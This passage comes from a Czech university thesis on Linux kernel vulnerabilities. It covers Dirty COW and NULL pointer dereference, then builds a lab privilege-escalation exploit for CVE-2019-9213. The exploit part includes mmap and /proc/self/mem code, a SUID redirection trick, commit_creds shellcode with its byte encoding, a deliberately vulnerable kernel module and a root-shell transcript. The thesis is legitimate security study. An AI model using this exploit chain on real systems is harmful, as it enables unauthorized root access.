                ret = faultin_page(tsk, vma, start,
                                   &foll_flags,
   nonblocking);
...
```

Výpis 3.2: Funkce __get_user_pages()

Funkce follow_page_mask() je volána v cyklu a jejím úkolem je najít stránku z příslušné *tabulky stránek*. Případů, kdy volání této funkce vrací *NULL* je několik. Jedním z nich je pokus zpřístupnit stránku k zápisu, která je určená pouze ke čtení. Parametr `foll_flags` obsahuje několik příznaků, mezi nimi je FOLL_WRITE, který říká, že chceme do stránky zapisovat. Poté je zavolána funkce faultin_page(), která obstará dodání stránky pomocí mechanismu COW.

Na konci této funkce je kód:

```
static int faultin_page(struct task_struct *tsk,
                        struct vm_area_struct *vma,
                        unsigned int *flags,
                        ...)
...
if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
        *flags &= ~FOLL_WRITE;
return 0;
```


Výpis 3.3: Kód odpovědný za časově závislou chybu

Příznak `VM_FAULT_WRITE` znamená, že byla vytvořena COW stránka.

Po odebrání příznaku FOLL_WRITE je přepnut kontext na vlákno s operací madvise() a vytvořená COW stránka je uvolněna. V dalším přepnutí kontextu začíná opět cyklus od návěští `retry`, ovšem s jednou podstatnou

změnou a to bez příznaku FOLL_WRITE, takže pro přístup ke stránce stačí oprávnění ke čtení. Funkce follow_page_mask() bez příznaku FOLL_WRITE najde příslušnou stránku, protože už je v cache paměti a není potřeba do ní zapisovat, takže nevyvolá žádnou chybu. Je tedy vrácena originální stránka a zápis může proběhnout. Po zápisu je stránce nastaven *dirty bit* a změněná data budou zapsána da disk. [18, 19]

Sekvence volání pro úspěšný zápis do stránky pro čtení vypadala následovně:



Obrázek 3.2: Časově závislá chyba způsobující zranitelnost Dirty COW

3.3 Dereference NULL ukazatele

Ukazatel (pointer) je proměnná, která slouží k uložení adresy paměti. Objekt, jehož adresu obsahuje (drží na něj *referenci*), se zpřístupní tzv. *dere-*

ferencí. Tato adresa může patřit proměnné libovolného datového typu nebo to může být adresa funkce.

Pád programu vyvolaný kvůli NULL ukazateli nastává většinou v případech, kdy program dereferencuje nějaký objekt s očekáváním, že je validní, ale ve skutečnosti je jeho hodnota NULL. Ve vzácných případech může tato chyba vést ke spuštění libovolného kódu, jinak může dojít k odepření služby (DoS attack). [20]

Typicky dereferencí NULL je vyvolán pokus o zpřístupnění paměti, která procesu nepatří, což vede k chybě `segmentation fault`. Důvodem, je že adresa 0x0 nebývá ve virtuálním adresním prostoru procesu namapována.

Pokud je však dereferencován ukazatel na funkci, jejíž adresa je 0x0, tak za určitých podmínek je možné spustit kód nahraný na této adrese. Dají se rozlišit dva případy. V prvním případě je dereferencován funkční ukazatel, který drží hodnotu NULL v uživatelském prostoru a nahraný kód na adrese 0 by byl spuštěn s právy procesu. Ve druhém případě je funkční ukazatel dereferencován v prostoru jádra a kód z adresy 0 by byl vykonávaný v privilegovaném režimu.

Druhý případ bude předpokladem pro úspěšné spuštění kódu po zneužití zranitelnosti CVE-2019-9213.

```
BUG: unable to handle kernel NULL pointer dereference at 0000000000000000
PGD 0 P4D 0
Oops: 0010 [#1] SMP NOPTI
CPU: 0 PID: 1749 Comm: cat Tainted: G           O      4.20.0 #1
Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS ?
RIP: 0010:          (null)
Code: Bad RIP value.
RSP: 0018:ffffc9000041bca0 EFLAGS: 00000286
RAX: 0000000000000000 RBX: ffff88807a2c1700 RCX: 0000000000000001
RDX: 0000000000000001 RSI: ffff88807a2c1700 RDI: ffff8880784ac048
RBP: ffff88807a1bc0c0 R08: 0000000000000000 R09: 0000000000000000
R10: 0000000000000000 R11: 454853006e6c7576 R12: ffff8880784ac048
R13: ffffffff8121ed70 R14: ffff88807a2c1700 R15: ffff88807a2c1700
FS:  00007fbedb5fa580(0000) GS:ffff88807da00000(0000) knlGS
    :0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: fffffffffffffd6 CR3: 000000007a2ba000 CR4: 00000000000006f0
Call Trace:
 ? my_open+0xc/0x10 [null_proc]
 ? proc_reg_open+0xe7/0x110
 ? proc_i_callback+0x20/0x20
 ? do_dentry_open+0x12a/0x320
 ? path_openat+0x565/0x1560
 ? alloc_set_pte+0xd9/0x300
 ? do_filp_open+0x8c/0x100
 ? do_sys_open+0x17f/0x210
 ? do_syscall_64+0x43/0xf0
 ? entry_SYSCALL_64_after_hwframe+0x44/0xa9
```

Výpis 3.4: Výpis jádra *oops* po dereferenci NULL ukazatele

Na obr. 3.4 je výpis jádra. Jsou vypsány hodnoty registrů v okamžiku, kdy k *oops* došlo a stopa volání funkcí [Call trace].

Kapitola 4

Zranitelnost CVE-2019-9213

Jann Horn objevil zranitelnost, která umožnovala namapovat virtuální oblast s adresou 0. Zranitelnost se dotýká verzí jádra před 4.20.13 včetně. [21]

Funkce `expand_downwards()` je používána pro rozšíření virtuální oblasti směrem k nižším adresám. Pokud je adresa, na kterou se má zapsat nižší než adresa *vma→vm_start*, pak je k této virtuální oblasti přidána další paměťová stránka.

Na stejném principu pracuje zásobník procesu. Volání mmap() 2.3.3 dovoluje vytvořit takové mapování s příznakem MAP_GROWSDOWN.

```
<mm/mmap.c>

int expand_downwards(struct vm_area_struct *vma,
                     unsigned long address)
{
  struct mm_struct *mm = vma->vm_mm;
  struct vm_area_struct *prev;
  int error;

  address &= PAGE_MASK;
  error = security_mmap_addr(address);
  if (error)
    return error;
 ...
```

Výpis 4.1: Funkce expand_downwards()

Úkolem `security_mmap_addr()` je zkontrolovat, zda má daný proces oprávnění namapovat virtuální adresu nižší `mmap_min_addr` 2.5. K tomu

použije funkci `cap_mmap_addr()`:

```
<security/commoncap.c>

int cap_mmap_addr(unsigned long addr)
{
  int ret = 0;

  if (addr < dac_mmap_min_addr) {
      ret = cap_capable(current_cred(), &init_user_ns,
                    CAP_SYS_RAWIO,SECURITY_CAP_AUDIT);
    ...
  }
  return ret;
}
```

Výpis 4.2: Funkce cap_mmap_addr()

`cap_capable()` vrátí 0 (úspěch), pokud má proces nastavany bity efektivního oprávnění (task→cred→cap_effective) oproti CAP_SYS_RAWIO, což je makro definované jako:

```
#define CAP_SYS_RAWIO          17
```

Výpis 4.3: Hodnota oprávnění CAP_SYS_RAWIO

Toto oprávnění dovoluje vytvořit virtuální oblast pod adresu definovanou v /proc/sys/vm/mmap_min_addr [22]

Problémem je, že pokud je proveden zápis přes VFS procfs operací write() do /proc/{pid}/mem 2.4, tak proběhne sekvence volání k funkci `cap_mmap_addr()`, která kontroluje práva zápisu oproti `current_cred()`, což jsou práva současného procesu `task->cred`

```
mem_write -> mem_rw -> access_remote_vm ->
__access_remote_vm -> get_user_pages_remote ->
__get_user_pages_locked -> __get_user_pages ->
find_extend_vma -> expand_downwards ->
security_mmap_addr -> cap_mmap_addr ->
cap_capable -> current_cred
```

Výpis 4.4: Sekvence volání vyvolávající zranitelnost CVE-2019-9213

Toho využívá exploit Janna Horna. Jeho podstata tkvěla v přesměrování výstupu programu s nastaveným SUID bitem. Tím došlo k překonání ochrany `security_mmap_addr()` a byla tak přidána funkcí `expand_downwards()` paměťová stránka se "zakázanými" adresami 0 – $[PAGE\_SIZE - 1]$.

Tato zranitelnost může asistovat druhé zranitelnosti, kdy na systémech bez aktivní ochrany SMAP 2.5 mohlo dojít k nahrání libovolného kódu. Jeho spuštění by ovšem vyžadovalo další vypnuté ochrany.

Kapitola 5

Eskalace oprávnění

Cílem útoku je získání rootovských oprávnění. Plán útoku bude vypadat následovně:

1. namapování stránky s adresou 0
2. injektování *shellkódu*
3. ovládnutí instrukčního pointeru `rip`, aby ukazoval na shellkód
4. vykonání kódu v privilegovaném režimu
5. spuštění shellu

K alokování stránky s adresou 0 bude využita zranitelnost CVE-2019-9213.

Na tuto adresu bude vložen shellkód, který běžícímu procesu zajistí upravení jeho práv díky vytvoření nové struktury cred a její přiřazení danému procesu.

Pro spuštění kódu bude potřeba znát chybu dereferencující NULL ukazatel nacházející se v jádře a vědět, jak chybu vyvolat.

K úspěšnému útoku bude potřeba vyjít z určitých předpokladů, které za běžného provozu pravděpodobně nenastanou. Pro napsání shellkódu bude nutné mít přístup buď k souboru *System.map* nebo vypnuté restrikce pro čtení souboru */proc/kallsyms*. Oba soubory obsahují adresy jaderných funkcí, které budou v kódu použity. Dalším důležitým předpokladem budou vypnuté ochrany SMAP, SMEP a KASLR. 2.5 Jistě jdou všechny výše uvedené ochrany nějakým způsobem obejít, v tomto pokusu však budou v testovacím prostředí ve výchozím nastavení vypnuté. Dále bude předpokládáno, že je

k jádru připojen modul, který obsahuje chybu ve formě ukazatele na funkci inicializovaného nulou. Dereference tohoto pointeru zajistí vložení virtuální adresy 0 do registru instrukčního pointeru `rip`.

Návrh útoku byl částečně inspirován z phrack a Kernel exploitation.

5.1 Píšeme exploit

Exploit je v informatice speciální kód, který využívá zranitelnosti v programu za účelem získání nějakého prospěchu. [23]

Na počátku bude vytvořena virtuální oblast na přesné adrese 0x1000 (nejniší povolená adresa) voláním mmap() 2.3.3, která bude expandovat směrem k nižším adresám.

```
mmap(0x1000, PAGE_SIZE,
     PROT_READ|PROT_WRITE|PROT_EXEC,
     MAP_PRIVATE|MAP_ANONYMOUS|MAP_GROWSDOWN|MAP_FIXED,
     -1,
     0);
```

Výpis 5.1: Namapování zranitelné oblasti

V dalším kroku bude otevřen filedeskriptor `fd` pro práci s pamětí `mem` V operačním systému Linux se téměř se vším, dokonce i s pamětí, pracuje jako souborem [24]

```
int fd = open("/proc/self/mem");
```

Výpis 5.2: Získání filedeskriptoru na paměť procesu

Aby operační systém stránku přidělil, musí být zapsáno procesem s dostatečným oprávněním na nejnižší adresu, v tomto případě 0x1000. Tím se překročí adresa oblasti vm_start a bude dodána příští "nižší" stránka.

Následuje pokus o zapsání do paměti procesu skrze volání ptrace().

5.1.1 Varianta s CAP_SYS_PTRACE

Sytémové volání ptrace() definované v kernel/ptrace.c dává možnost z volaného procesu (*tracer*) sledovat a ovládat vykonávání jiného procesu (*tracee*). [25]

Z tohoto důvodu vznikla myšlenka použít ptrace() s oprávněným zápisem do `mem`. V knihovně linux/capability.h je definice "capability" pro použití ptrace:

```
#define CAP_SYS_PTRACE          19
```

Výpis 5.3: Hodnota oprávnění CAP_SYS_PTRACE

Oprávnění CAP_SYS_PTRACE má jedničkové bity na stejných pozicích jako CAP_SYS_RAWIO 4.3, proto by kontrolou ve funkci `cap_mmap_addr()` 4.2 mělo projít.

Tím, že se ptrace() pokusí zapsat do virtuální oblasti rostoucí směrem dolů, vyvolá podobnou sekvenci volání 4.4, jako v případě návrhu Janna Horna.

```
ptrace_writedata -> ptrace_access_vm ->
 __access_remote_vm -> get_user_pages_remote ->
 __get_user_pages_locked -> __get_user_pages ->
find_extend_vma -> expand_downwards ->
 security_mmap_addr -> cap_mmap_addr ->
cap_capable -> current_cred
```

Výpis 5.4: Sekvence volání pomocí ptrace(), která by mohla vyvolat zranitelnost CVE-2019-9213

Plán byl postaven na tom, že rodič bude tracer a potomek tracee, do jehož paměti rodič zapíše. Technika s ptrace nebyla úspěšná a vždy skončila s chybou. Debugováním bylo zjištěno, že ve funkci u podmínky

```
static long __get_user_pages_locked(...,
                                    struct page **pages,
                                      ...,
                                    unsigned int flags)
...
if (pages)
        flags |= FOLL_GET;
```

Výpis 5.5: Místo, kde sekevence volání pomocí ptrace() skončí

přestane sekvence volání pokračovat. Důvod nepokračování nebyl bohužel spolehlivě zjištěn.

5.1.2 Varianta se SUID

SUID a SGID bit je metoda, jak propůjčit uživateli jiná oprávnění než by vyplynula ze standartního chování systému.[26] Program tak dovoluje uživateli provést nějakou konkrétní činnost s právy roota, ačkoliv uživatel takovými právy sám nedisponuje.

Pokus o exploitaci tímto způsobem je inspirován metodou Janna Horna [21] a k zápisu do paměti je použit SUID program. V podstatě jde o to,

že jakýkoliv takový program, ačkoliv na něj nemáme oprávnění, je možné spustit a uživateli je na výstup (standartní nebo chybový) většinou vypsáno nějaké informativní hlášení. Výpis je poté přesměrován do souboru `mem`, kde proběhne kontrola oprávnění 4.2.

Hlavní proces je rozdvojen sytémovým voláním fork(). Potomek nastaví přesměrování standartního chybového výstupu do otevřeného souboru `mem` určeného filedeskriptorem `fd` a v dalším kroku spustí SUID program. V ukázce je použit známý program sudo.

```
pid = fork();
if (pid == 0) {
        dup2(fd, STDERR_FILENO);
        execve("/bin/sudo", NULL, NULL);
}
```

Výpis 5.6: Spuštění SUID programu v potomkovi

Tím proběhne ta "správná" sekvence volání 4.4 a operační systém dodá stránku s adresou 0.

Další fáze útoku zahrnuje nahrání shellkódu.

5.1.3 Shellcode

Shellcode je možné definovat jako množinu injektovaných strojových instrukcí. Tyto instrukce jsou poté spuštěny exploitovaným programem. [27]

V ideálním případě takový kód zajistí procesu práva roota (uid = 0), k tomu ale bude potřeba znát adresy symbolů funkcí v jádře *commit_creds()* a *prepare_kernel_cred()*. Tyto funkce pracují se *struktrou cred*, což je struktura reprezentující oprávnění procesu. Funkce prepare_kernel_cred() s argumentem 0 je volána při bootování jádra ve funkci start_kernel() a připraví práva roota. Druhá funkce commit_creds() příjmá jako argument ukazatel na strukturu cred a nová oprávnění předá volajícímu procesu. Adresy těchto symbolů se obvykle nacházejí v souborech *System.map* nebo */proc/kallsyms*. System.map je čitelný běžným uživatelem, ale pouze za podmínky, že oddíl (bootovací), na kterém se nachází, je přimontován. Po nabootování jádra bývá oddíl odpojen. Soubor kallsyms je dostupný běžnému uživateli, ale adresy symbolů bývají z bezpečnostních důvodů skryty. Toto výchozí chování je ale možné vypnout.

Za předpokladu, že jsou známy adresy funkcí commit_creds() a prepare_kernel_cred(), například díky vypnutým restrikcím v souborech procfs */proc/sys/kernel/kptr_restrict* a */proc/sys/kernel/perf_event_paranoid*, může shellcode vypadat následovně:

```
xor rdi, rdi
mov rdx, 0x[prepare_kernel_cred]
call rdx
mov rdi, rax
mov rdx, 0x[commit_creds]
call rdx
ret
```

Výpis 5.7: Shellcode na získání práv roota

Instrukce `xor rdi, rdi` vynuluje registr `rdi`, který předá jako argument funkci prepare_kernel_cred().

Protože jsou adresy funkcí absolutní, nemůže být použita instrukce `call 0x[prepare_kernel_cred]` přímo, protože takto by `call` bral argument jako relativní adresu. Pokud však bude absolutní adresa uložena v registru a tento registr předán jako argument `call`, poté bude skočeno na tuto absolutní adresu.

Návratové hodnoty funkcí jsou ukládány do registru `rax`, který je předán také jako argument funkci commit_creds(), proto přiřazení do registru `rdi` - `mov rdi, rax`.

Poslední instrukce `ret` je zde z důvodu návratu do uživatelského prostoru. Předpokladem totiž bylo, že modul se zranitelností dereferencuje ukazatel na funkci inicializovanou nulami, čili na zásobníku je vytvořen rámec, z kterého se bude potřeba vrátit.

Po převedení do sekvence bajtů bude shellkód vypadat:

```
\x48\x31\xff\x48\xc7\xc2\xe0\x29\x08\x81\xff\xd2\x48
\x89\xc7\x48\xc7\xc2\x40\x26\x08\x81\xff\xd2\xc3
```

Výpis 5.8: Shellcode jako sekvence bajtů

5.1.4 Modul v jádře

Linuxový modul je zkompilovaný program, který může být dynamicky přilinkován nebo odlinkován z prostoru jádra. Rozšiřuje tak funkce, které jádro může používat. Seznam přilinkovaných modulů lze vypsat příkazem lsmod a vložení nového modulu příkazem insmod nebo modprobe.

Pro účely exploitace jádra by bylo výborné použít nalezenou zranitelnost v existujícím modulu dereferencující NULL ukazatel, v této práci ale bude použit jednoduchý modul, který trpí zmíněnou chybou. Předpokladem pro úspěšný útok bude, že se tento modul již nachází v prostoru jádra.

Pro demonstraci bude použit modul, který při operaci open() "zavolá" pointer na funkci.

Ve struktuře *struct file_operations* je deklarován pointer na funkci open():

`int (*open) (struct inode *, struct file *);` [24]

Tomuto ukazateli předáme adresu vlastní funkce my_open().

Zdrojový kód modulu funkce open může vypadat následovně:

```
...
void (*ptr_func) (void);

static int my_open(struct inode *inode,
                   struct file *file) {
   (*ptr_func)();
};
```

Výpis 5.9: Operace vedoucí k dereferenci funkčního ukazatele v modulu jádra

Pro připojení modulu k jádru je volána jako první funkce init_module(), která následně vytvoří pomocí volání proc_create() soubor v adresáři /proc s názvem "vuln_module". Strukturou file_operations jsou definována operace nad modulem. Operačnímu systému je řečeno, aby pro otevření modulu použil funkci my_open().

V programu exploitu bude tento modul otevřen,

```
open("/proc/vuln_module");
```

Výpis 5.10: Vyvolání chyby dereferencující funkční ukazatel v modulu jádra

čímž dojde ke zmíněné dereferenci NULL pointeru. Na zásobník se postupně vytvoří rámce funkcí stejné jako na obr. 3.4 [Call trace], akorát s tím rozdílem, že nyní je na adrese 0 uložen kód, takže již nedojde k chybovému hlášení jádra *oops*.

5.1.5 Získání roota

Po otevření modulu dojde ke spuštění nahraného shellkódu. Po návratu do uživatelského prostoru má proces oprávnění roota. Může spustit shell několika způsoby, např. využít z knihovny *libc* volání `system()` nebo použít některé volání rodiny `exec`. Předaný argument může být "/bin/sh" nebo kterýkoliv jiný z dostupných shellů.

```
if (getuid() == 0)
        execve("/bin/sh", NULL, NULL);
```

Výpis 5.11: Spuštění shellu

Po úspěšném spuštění se může uživatel příkazem whoami přesvědčit, zda je opravdu root.

```
johny@vuln:~$ whoami
johny
johny@vuln:~$ ./a.out
# whoami
root
#
```

Kapitola 6

Testovací prostředí

Ze stránky kernel.org byla stažena verze jádra 4.20 dotčená analyzovanou zranitelností. Hlavním požadavkem byla potřeba sledovat, jaké funkce jsou při určité operaci v jádře volané. Pro pozorovací účely byl zvolen GNU debugger GDB. Na jádro proto bylo kladeno, aby mělo při kompilaci ve zdrojovém kódu vložené vložené debuggovací symboly pro snadnější orientaci. Z tohoto důvodu byla zapnuta podpora CONFIG_DEBBUG_INFO=y.

Jádro bylo nakonfigurováno s potřebnými supporty a zkompilováno.

Pro virtualizaci prostředí byl použit emulátor QEMU. Při prvním pokusu o nabootování jádra nastal problém "kernel panic: no init found". Nakonec se ale pomocí nástroje `debootstrap` podařilo vytvořit funkční root filesystem s procesem init, ačkoliv tomuto kroku předcházelo několik "probdělých nocí".

Vypnutí ochran jádra v emulátoru QEMU bylo dosaženo předáním parametrů "nokaslr, nosmap, nosmep" do příkazové řádky jádra.

Napsané skripty pro vytvoření stejného testovacího prostředí jsou dostupné na přiloženém médiu.

Závěr

Jedním z cílů práce bylo popsat vybrané zranitelnosti a chyby, jež je způsobují. Pro tento účel jsem vybral zranitelnosti s vlasním jménem Mutagen Astronomy a Dirty COW. Dalším cílem bylo zvolit libovolnou zranitelnost a pokusit se pomocí ní zaútočit na systém. K tomu byla testována zranitelnost CVE-2019-9213. Pro úspěšnou exploitaci musela být vypnuta řada ochran jako SMAP, SMEP a KASLR a současně jsem musel mít přístup k adresám symbolů funkcí jádra. Z tohoto důvodu jsem nabyl přesvědčení, že testovaná zranitelnost nebyla příliš závažná, avšak zpočátku jsem toto nepředkládal.

Testovanou zranitelnost jsem se pokusil exploitovat vlastním návrhem s využitím systémového volání ptrace(), ale bohužel bez úspěchu. Proto jsem použil částečně existující exploit Janna Horna, který jsem modifikoval a doplnil jej o kroky vedoucí k eskalaci oprávnění. Takový exploit byl nakonec úspěšný a skutečně se podařilo získat nejvyšší práva nad systémem. Avšak provedení tohoto typu útoku v reálném prostředí vnímám jako vysoce nepravděpodobné.

S vypnutými ochranami a znalostí adres symbolů funkcí jádra spolu s chybou dereferencující funkční ukazatel v prostoru jádra je takový útok triviální.

Ačkoliv testovaná zranitelnost nebyla tolik nebezpečná, existují zranitelnosti jako Dirty COW, které již značné riziko představují.

V jádře jistě čeká mnoho podobných nebo i naprosto odlišných chyb teprve na své objevení.

Literatura

[1] *init(8) Linux System Administrator's Manual*. 2004.

[2] Custom Initramfs - Gentoo Wiki. Copyright © 2001. [online], 2001, [cit. 25.05.2021]. Dostupné z: https://wiki.gentoo.org/wiki/Custom_Initramfs

[3] Introduction — The Linux Kernel documentation. [online], [cit. 27.05.2021]. Dostupné z: https://linux-kernel-labs.github.io/refs/heads/master/lectures/intro.html

[4] System Calls — The Linux Kernel documentation. [online], [cit. 28.05.2021]. Dostupné z: https://linux-kernel-labs.github.io/refs/heads/master/lectures/syscalls.html

[5] Memory Management — The Linux Kernel documentation. The Linux Kernel Archives. [online], [cit. 29.5.2021]. Dostupné z: https://www.kernel.org/doc/html/latest/admin-guide/mm/index.html

[6] The Linux Kernel Archives. [online], [cit. 30.05.2021]. Dostupné z: https://www.kernel.org/doc/gorman/html/understand/understand006.html

[7] mmap min addr - Debian Wiki. FrontPage - Debian Wiki. [online], [cit. 01.06.2021]. Dostupné z: https://wiki.debian.org/mmap_min_addr

[8] *mmap(2) Linux Programmer's Manual*. 2020.

[9] *proc(5) Linux Programmer's Manual*. 2020.

[10] Intel, I.: and IA-32 architectures software developer's manual. *Volume 3A: System Programming Guide, Part I*.

[11] Linux Kernel Driver DataBase: CONFIG_RANDOMIZE_BASE: Randomize the address of the kernel image (KASLR). [online], [cit. 12.06.2021]. Dostupné z: https://cateee.net/lkddb/web-lkddb/RANDOMIZE_BASE.html

[12] The Linux Kernel Archives. [online], [cit. 21.06.2021]. Dostupné z: https://www.kernel.org/doc/Documentation/sysctl/vm.txt

[13] CWE - Common Weakness Enumeration. [online], 2006, [cit. 21.06.2021]. Dostupné z: https://cwe.mitre.org/data/definitions/190.html

[14] NVD - Home. [online], [cit. 21.06.2021]. Dostupné z: https://nvd.nist.gov/vuln/detail/CVE-2018-14634

[15] Information Security and Compliance — Qualys, Inc. [online]. [online], [cit. 21.06.2021]. Dostupné z: https://www.qualys.com/2018/09/25/cve-2018-14634/mutagen-astronomy-integer-overflow-linux-create_elf_tables-cve-2018-14634.txt

[16] Symmetric Multi-Processing — The Linux Kernel documentation. [online], [cit. 21.06.2021]. Dostupné z: https://linux-kernel-labs.github.io/refs/heads/master/lectures/smp.html

[17] TRDLIČKA, J.: Operační systémy. Procesy a vlákna. Časově závislé chyby. Kritické sekce.

[18] SOUČEK, V.: Aplikace využívající zranitelnost Dirty Cow pro operační systém Android.

[19] Chao-tic: Dirty COW and why lying is bad even if you are the Linux kernel. [online]. Dostupné z: https://chao-tic.github.io/blog/2017/05/24/dirty-cow

[20] CWE - Common Weakness Enumeration. [online], 2006, [cit. 21.06.2021]. Dostupné z: https://cwe.mitre.org/data/definitions/476.html

[21] Exploit-db. [online], [cit. 22.06.2021]. Dostupné z: https://www.exploit-db.com/exploits/46502

[22] *capabilities(7) Linux Programmer's Manual*. 2020.

[23] exploit - Definition. [online], [cit. 22.06.2021]. Dostupné z: https://www.trendmicro.com/vinfo/us/security/definition/exploit

[24] Corbet, J.; Rubini, A.; Kroah-Hartman, G.: *Linux device drivers*. "O'Reilly Media, Inc.", 2005.

[25] *ptrace(2) Linux Programmer's Manual*. 2020.

[26] Speciální oprávnění v Linuxu – Milan Kerslager. [cit. 25.06.2021]. Dostupné z: https://www.pslib.cz/milan.kerslager/Speci%C3%A1ln%C3%AD_opr%C3%A1vn%C4%9Bn%C3%AD_v_Linuxu

[27] Exploit-db. [online], [cit. 26.06.2021]. Dostupné z: https://www.exploit-db.com/docs/english/13019-shell-code-for-beginners.pdf

Příloha A

Seznam použitých zkratek

BIOS Basic Input/Output System

COW Copy-On-Write

DoS Denial of Service

GDB The GNU Project Debugger

GRUB GRand Unified Bootloader

IDT Interrupt Descriptor Table

IP Intruction Pointer

IRQ Interupt ReQuest

ISA Instruction Set Architecture

LVM Logical Volume Management

MBR Master Boot Record

MM Memory Management

MMU Memory Managment Unit

PC Program Counter

PID Process IDentifier

RAM Random Access Memory

ROM Read Only Memory

SUID Set owner UserID on execution

SMP Symmetric MultiProcesing

UEFI Unified Extensible Firmware Interface

UID User IDentificator

VFS Virtual File System

Příloha **B**

Obsah přiloženého CD

- `readme.txt` ..... stručný popis obsahu CD
- `prepare_kernel` ..... adresář se scripty pro připravení jádra
- `run_kernel` ..... adresář se scritpy pro spuštění
- `text` ..... text práce
  - `thesis.pdf` ..... text práce ve formátu PDF
  - `thesis` ..... zdrojová forma práce ve formátu LaTeX
- `exploit` ..... adresář s exploitem
  - `asm` ..... script pro vytvoření shellcode